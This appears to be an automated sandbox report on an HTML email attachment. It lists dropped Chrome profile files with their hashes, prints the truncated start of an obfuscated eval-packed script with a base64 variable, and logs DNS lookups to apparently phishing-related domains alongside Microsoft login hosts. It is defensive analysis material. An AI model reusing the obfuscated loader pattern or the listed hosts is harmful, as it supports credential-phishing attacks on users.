Preview:	2021/08/03-21:21:56.652 524 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/03-21:21:56.656 524 Recovering log #3.2021/08/03-21:21:56.657 524 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	431
Entropy (8bit):	5.219869234978346
Encrypted:	false
SSDEEP:	12:qUOv45KkkGHArqiuFUtpak/PaT5L5KkkGHArq2J:m45KkkGgCgOL5KkkGg7
MD5:	129E88B28885AC453D27C8CF68AE506F
SHA1:	9FD695C5BD1BB3A3DA1479FDA0530D7A201B9E2D
SHA-256:	A6DF2E2BCABC61FA152531ED92C71E1A43CC370C5D6D6BF582FD6E60418D6E5F
SHA-512:	D57255964473A9DC7D2B9C64090A6CC7EAB8D6B346DD7793F7482DC875DDA68B9CA1066EB67B37AEB9F316FD7E042C159DDC6DB0940D6947BFA8EDD0CABAB13
Malicious:	false
Preview:	2021/08/03-21:21:56.652 524 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/03-21:21:56.656 524 Recovering log #3.2021/08/03-21:21:56.657 524 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.184880023255237
Encrypted:	false
SSDEEP:	12:1j4v45KkkGHArAFUtpFW/PFh3D5L5KkkGHArfJ:1u45KkkGgkg3CNVL5KkkGgV
MD5:	FBC2B183B1B3B2C2BA2D3D111F4CDEA1
SHA1:	6EAD654CED62ABE71024A0CE79722B1EBF3E3244
SHA-256:	5B222E6041B6044489444204E88819368B59920CE8E8BA9F6A0E9E3D831B4929
SHA-512:	4EACDD077637EB7B42E6783F3704A532672C8D6C5CE0C0628527CE17C13103A9CC6EBAFA85EDB799A797C29A49D565E667078096E3560892575B91E64AB4FF6
Malicious:	false
Preview:	2021/08/03-21:22:11.905 578 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/MANIFEST-000001.2021/08/03-21:22:11.906 578 Recovering log #3.2021/08/03-21:22:11.907 578 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG.oldon (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	417

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG.oldon (copy)	
Entropy (8bit):	5.184880023255237
Encrypted:	false
SSDEEP:	12:1j4v45KkkGHArAFUtpFW/PFh3D5L5KkkGHArfJ:1u45KkkGgkg3CNVL5KkkGgV
MD5:	FBC2B183B1B3B2C2BA2D3D111F4CDEA1
SHA1:	6EAD654CED62ABE71024A0CE79722B1EBF3E3244
SHA-256:	5B222E6041B6044489444204E88819368B59920CE8E8BA9F6A0E9E3D831B4929
SHA-512:	4EACDD077637EB7B42E6783F3704A532672C8D6C5CE0C0628527CE17C13103A9CC6EBAFA85EDB799A797C29A49D565E667078096E3560892575B91E64AB4FF6
Malicious:	false
Preview:	2021/08/03-21:22:11.905 578 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/MANIFEST-000001.2021/08/03-21:22:11.906 578 Recovering log #3.2021/08/03-21:22:11.907 578 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:sgGg:st
MD5:	45A8ECA4E5C4A6B1395080C1B728B6C9
SHA1:	8A97BB0E599775D9A10C0FC53C4EDB29AA4CEB4E
SHA-256:	DB320AB28DFF27CDA0A7F87B82F2F8E61B3178A6DE8503753D76F1172D32E08E
SHA-512:	8EE91A3A1E77459273553F6A776C423A8EE95DB9DCFA897771814B7AD13FD84F06BB2B859F22B6DDA384B39EAA91F1819F170BABED6DA16BDBCF5BCB06CF21 24
Malicious:	false
Preview:	..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.217862794664512
Encrypted:	false
SSDEEP:	6:mNfz3gq2P923iKKdKpIFUtpgfzxhZmwPgfz3kwO923iKKdKa/WLJ:q8v45KkmFUtpaNh/PaT5L5KkaUJ
MD5:	A172CF6950674B0FC85B0EDE137CC6E9
SHA1:	9BCCB4EFBF47FC5D20DD7EAFF8C4DCB78F73C79A
SHA-256:	943FB546C3F2EDED768A45B4EAD9D4D95F45641995F0BF593470E33E52F5C8BC
SHA-512:	90C54E481F11BBB8287E6764776020C1984259351B0F35B814DAF5AA27D2F36C472893C4CCDE3D81A162C97219CFBA54565FA8FEB9EA592E845C2D0B85F7730
Malicious:	false
Preview:	2021/08/03-21:21:40.353 16b0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-21:21:40.355 16b0 Recovering log #3.2021/08/03-21:21:40.357 16b0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.217862794664512
Encrypted:	false
SSDEEP:	6:mNfz3gq2P923iKKdKpIFUtpgfzxhZmwPgfz3kwO923iKKdKa/WLJ:q8v45KkmFUtpaNh/PaT5L5KkaUJ
MD5:	A172CF6950674B0FC85B0EDE137CC6E9
SHA1:	9BCCB4EFBF47FC5D20DD7EAFF8C4DCB78F73C79A
SHA-256:	943FB546C3F2EDED768A45B4EAD9D4D95F45641995F0BF593470E33E52F5C8BC
SHA-512:	90C54E481F11BBB8287E6764776020C1984259351B0F35B814DAF5AA27D2F36C472893C4CCDE3D81A162C97219CFBA54565FA8FEB9EA592E845C2D0B85F7730
Malicious:	false
Preview:	2021/08/03-21:21:40.353 16b0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-21:21:40.355 16b0 Recovering log #3.2021/08/03-21:21:40.357 16b0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.311317998783465
Encrypted:	false
SSDEEP:	12:qR+v45KkkOrsFUtpajW/Pa1iV5L5KkkOrzJ:z45Kk+gHL5Kkn
MD5:	2C99E1DEA2EAC86CA322CF8D6BEF79F4
SHA1:	8922D0B57B59F2DC9CC407223D1E9A2DB5787F58
SHA-256:	37302DE9AAEC81698B5F6AC37BA2432AFF9AE39DA95ED6EBD864802A79960BFF
SHA-512:	3A364A07EDB81491227F6EB8F0B31E2E4A22BD18AFC99DB03586964A56262A201515EF1129EE569A3D8FE398A87B0AEDD65D7160C7AD44BE3364790408409871
Malicious:	false
Preview:	2021/08/03-21:21:57.648 11cc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-21:21:57.649 11cc Recovering log #3.2021/08/03-21:21:57.650 11cc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG.olds (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.311317998783465
Encrypted:	false
SSDEEP:	12:qR+v45KkkOrsFUtpajW/Pa1iV5L5KkkOrzJ:z45Kk+gHL5Kkn
MD5:	2C99E1DEA2EAC86CA322CF8D6BEF79F4
SHA1:	8922D0B57B59F2DC9CC407223D1E9A2DB5787F58
SHA-256:	37302DE9AAEC81698B5F6AC37BA2432AFF9AE39DA95ED6EBD864802A79960BFF
SHA-512:	3A364A07EDB81491227F6EB8F0B31E2E4A22BD18AFC99DB03586964A56262A201515EF1129EE569A3D8FE398A87B0AEDD65D7160C7AD44BE3364790408409871
Malicious:	false
Preview:	2021/08/03-21:21:57.648 11cc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-21:21:57.649 11cc Recovering log #3.2021/08/03-21:21:57.650 11cc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\TransportSecurityTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1042
Entropy (8bit):	5.566825256647297
Encrypted:	false
SSDEEP:	24:YVxdIenWswU7t6H0UhHPkG1KUe9aUeCa7wUmxvRUeIQ:YVRVwUB6UUhvDKUeAUeCEwUmxZUeh
MD5:	8259D9011F108AB619AF66DCB0A9EB73
SHA1:	79632F5F8111403E4E5F8A5373D745C7F5DC0B6E
SHA-256:	21F183F4185CB71E73BDC55637AE0A879460F2068B089AD21D39D4D277C685F7
SHA-512:	E0F70F2C8EF9113BAF1594B1792D5ED972425B71738E0D5D1DDB94B98DAC2487A8A427288D96CAEACEA728FC298C64D24B62ED8E9D283D5E0C9F56E4296185E
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1643830906.936498,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628050906.936502},{"expiry":1633013028.822833,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601477028.822838},{"expiry":1633013028.743725,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601477028.743728},{"expiry":1633013040.850112,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601477040.850115},{"expiry":1659586906.914031,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628050906.914035},{"expiry":1633013028.952627,"host":"+ccWXqaoHJ9hfuXbleKV6FQUrBlyXAJ31BdqjNQJpHs=","mode":"force-https","sts_include_subdomains":false,"sts

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Visited Links	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	3.9387218755408684
Encrypted:	false
SSDEEP:	3:ZAu8lls4/ln:ZAWQ
MD5:	B62634AFBD726182517361D604E861F5
SHA1:	4CBAF45C5E9CA5AEC85B64929A522319F3FD31AA

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Visited Links	
SHA-256:	8FFA40661AA7D07EDB6B6A7B6BD9B2ABAA625D98D0B851464242CA8D5B40100B
SHA-512:	78415513A8F139150DFD9A1DAEAE9BDC60A2F641BFE31BE04C2A8C81E855A7574BD05A1B9F19DFAA75E18CBD6B6D25EBE5B7FED1139FFBA16D60A62D81520F3A
Malicious:	false
Preview:	....}...H+./......]%...@

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ab7353df-9253-46c5-ad3f-a1c62a80e6a3.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4816
Entropy (8bit):	4.942683032087665
Encrypted:	false
SSDEEP:	48:Yc+gklSiklqZSc2qAJqqTlYclQKHoTw0k1aPc8C1Nfct/9BhUJo3KhmeSnpNGz0p:nArnHG9pSKIFIk0JCKL8xpbOTQVuwn
MD5:	1D4E48CE46BEAB486BA1E1E95C47D38F
SHA1:	965702D1132CF5D237830CD1311B472C88DF11C8
SHA-256:	8F523AB4CF05F075CA3F6B17A8CFCEDAF38FE2CA09894C633E20C897AF743D01
SHA-512:	4117A43C866D6306C39C8768106445B4EB50BA1CEE1E730833228EC81B84444E89AD2658A4186BED531C59EEE886CBF83265367F2D9F964CB68343E04A0EC7F8
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272524500586875","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b45ac8af-3be5-43f5-9898-1cdf6895bf6b.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	2386
Entropy (8bit):	4.883476483619885
Encrypted:	false
SSDEEP:	48:Y2n6qtwTCXDHzM6NNsCTRLsCSwTsCtCJASemMzsCKyKsCH3zsCsMHBYhbxD:JnxOTCXDHzM6NHTd5mMQp+GuhVD
MD5:	1B8446414D6BC7B01A021A83146F20B8
SHA1:	7503F3574AF69C26C78817E592C94CABF9C052A5
SHA-256:	1A3BEB4467A2FB69C43EFD42AF6A27F4DF64A3A86CEA81496037899CF2AFEA76
SHA-512:	05484340A4B501968013F491ABC7BA890186B5489D10344455838F7EF85DEDEC568111746886631E3570D3CDF30ADF838136DD156E3492D0817F3C4977E59320
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275116506913920","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://accounts.google.com","supports_spdy":true},{"alternative_service"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d467e562-3803-46c7-a4cc-889a10dcb7c4.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5502
Entropy (8bit):	5.162598502521567
Encrypted:	false
SSDEEP:	96:nArnTU90cu+mGYxSKIFIk0JCKL8xebOTQVuwn:nArQ9s+N+SPC4KR
MD5:	BC7606AE73B7C03D2BB5D00B0DC79C86
SHA1:	C71802D573644829262F8CC2BF86BA1A659D7023
SHA-256:	AA2C35D529654AE89767B1D8A537A15CFCF1EA52B20B9F884D796DD1BA69DEBE
SHA-512:	88D49C52F7FC7425F5BEA9B6BF5EA86E1AD461E9777A1AA7D4631555CE577B66301F504385CC5E4A3502E4DA0A4F56EB54713706597A428738FD02104366A51B
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272524500586875","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E03 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT`. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E03 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.492970362277985
Encrypted:	false
SSDEEP:	3:tUK6bfxZppgZmwv3IbfxpQwFjV8sIbfxpQwFjWGv:mNfxZppgZmwPgfxPVvgfxPtv
MD5:	093D3D11E058D2C64BCACEA982A3D259
SHA1:	EFBA2FEC2064FEDEDA6D782986AB2EA7A5A93D81
SHA-256:	FDB4C9D14938612BB71D47571CF37C69580F0D7737D82C397B05E7527D0B17F7
SHA-512:	694C19B9C07EBF00B3D9F702417681F45755A2747D3DAA5770E55BB1CC30D63280E51DD9E6F1F9D8F01533C811223C0D1D8EB9ED6C9D1955F9649C58B805BA7
Malicious:	false
Preview:	2021/08/03-21:21:55.466 15dc Recovering log #3.2021/08/03-21:21:55.610 15dc Delete type=0 #3.2021/08/03-21:21:55.610 15dc Delete type=3 #2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.492970362277985
Encrypted:	false
SSDEEP:	3:tUK6bfxZppgZmwv3IbfxpQwFjV8sIbfxpQwFjWGv:mNfxZppgZmwPgfxPVvgfxPtv
MD5:	093D3D11E058D2C64BCACEA982A3D259
SHA1:	EFBA2FEC2064FEDEDA6D782986AB2EA7A5A93D81
SHA-256:	FDB4C9D14938612BB71D47571CF37C69580F0D7737D82C397B05E7527D0B17F7
SHA-512:	694C19B9C07EBF00B3D9F702417681F45755A2747D3DAA5770E55BB1CC30D63280E51DD9E6F1F9D8F01533C811223C0D1D8EB9ED6C9D1955F9649C58B805BA7
Malicious:	false
Preview:	2021/08/03-21:21:55.466 15dc Recovering log #3.2021/08/03-21:21:55.610 15dc Delete type=0 #3.2021/08/03-21:21:55.610 15dc Delete type=3 #2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000004	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	50
Entropy (8bit):	5.028758439731456
Encrypted:	false
SSDEEP:	3:Ukk/vxQRDKIVmt+8jzn:oO7t8n
MD5:	031D6D1E28FE41A9BDCBD8A21DA92DF1
SHA1:	38CEE81CB035A60A23D6E045E5D72116F2A58683
SHA-256:	B51BC53F3C43A5B800A723623C4E56A836367D6E2787C57D71184DF5D24151DA
SHA-512:	E994CD3A8EE3E3CF6304C33DF5B7D6CC8207E0C08D568925AFA9D46D42F6F1A5BDD7261F0FD1FCDF4DF1A173EF4E159EE1DE8125E54EFEE488A1220CE85AF04
Malicious:	false
Preview:	V.....leveldb.BytewiseComparator...#.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	337
Entropy (8bit):	5.245269690093746
Encrypted:	false
SSDEEP:	6:mNfO39+q2P923iKKdKfrzAdIFUtpgfAquXZmwPgfz9N9VkwO923iKKdKfrzILJ:qO34v45Kk9FUtpaAquX/Paz9ND5L5KkS
MD5:	E16605976C6623950EEA82BC29F61D6E
SHA1:	0C5FBEE37C092BEDBCC06FCEA1C7ADAB41BAB3EB
SHA-256:	E3B9632BAC8C6D655DC451F27FB7580903C3C42E96666C41DA675BEA9C14E2D0
SHA-512:	BD439F70A475618B8A2410DC3254D0CAFD23E9A2E606275CDB2CE9FC5A2291B6E99654BC0D17FBEC0DA5A90FF96EB2ED0A6F8C20A005D34ED4E61F8E1982D98
Malicious:	false
Preview:	2021/08/03-21:21:56.635 578 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/MANIFEST-000001.2021/08/03-21:21:56.646 578 Recovering log #3.2021/08/03-21:21:56.647 578 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/000003.log .

Static File Info

General

File type:	HTML document, ASCII text, with very long lines, with no line terminators
Entropy (8bit):	5.523706066429333
TrID:	• HyperText Markup Language (13008/1) 61.90% • HTML Application (8008/1) 38.10%
File name:	ATT80307.HTM
File size:	26936
MD5:	ea046ec1e06378a011708fffaa5d613a
SHA1:	2b8d5e7e1471f7833d72b811271f9dde902c5412
SHA256:	77e8de30ed4ae48137c87a479eb6bcbfbb43a5ad15088e82878fca62b287298b
SHA512:	c303d9f601aabb8a5734ff81191ef9c19ca31942f610eced148592b6b27c721a4d225e1e3bcb64864dc281c22cf81043e2c1e476120eb9deb0e53c08201e7e39
SSDEEP:	768:YYfPppyledKgTzE5Yxoj8RldAlzwU5fP2bY37FFqfYoHNs4UhU+5:bT/ggFF4ts4UhUe
File Content Preview:	<script>var dxraw = "aXR0bXNobHBAc2VhcnNoYy5jb20="; eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){ret

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 21:21:46.057274103 CEST	192.168.2.5	8.8.8.8	0x72b7	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:46.057333946 CEST	192.168.2.5	8.8.8.8	0xb012	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:46.073138952 CEST	192.168.2.5	8.8.8.8	0xbff6	Standard query (0)	pa-4jt.link	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:46.074186087 CEST	192.168.2.5	8.8.8.8	0xc0f0	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:46.074906111 CEST	192.168.2.5	8.8.8.8	0xc88f	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:47.579787970 CEST	192.168.2.5	8.8.8.8	0x99a8	Standard query (0)	nadine-julitz.de	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:48.364979982 CEST	192.168.2.5	8.8.8.8	0xcc4e	Standard query (0)	aadcdn.msauthimages.net	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:49.373322010 CEST	192.168.2.5	8.8.8.8	0x1f8f	Standard query (0)	pa-4jt.link	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:49.421881914 CEST	192.168.2.5	8.8.8.8	0xc437	Standard query (0)	aadcdn.msauthimages.net	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:49.435583115 CEST	192.168.2.5	8.8.8.8	0x26a3	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:55.971460104 CEST	192.168.2.5	8.8.8.8	0x3138	Standard query (0)	clients2.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 21:21:46.089579105 CEST	8.8.8.8	192.168.2.5	0x72b7	No error (0)	accounts.google.com		216.58.205.77	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:46.092344999 CEST	8.8.8.8	192.168.2.5	0xb012	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 21:21:46.092344999 CEST	8.8.8.8	192.168.2.5	0xb012	No error (0)	clients.l.google.com		216.58.208.174	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:46.113480091 CEST	8.8.8.8	192.168.2.5	0xc0f0	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
Aug 3, 2021 21:21:46.113480091 CEST	8.8.8.8	192.168.2.5	0xc0f0	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
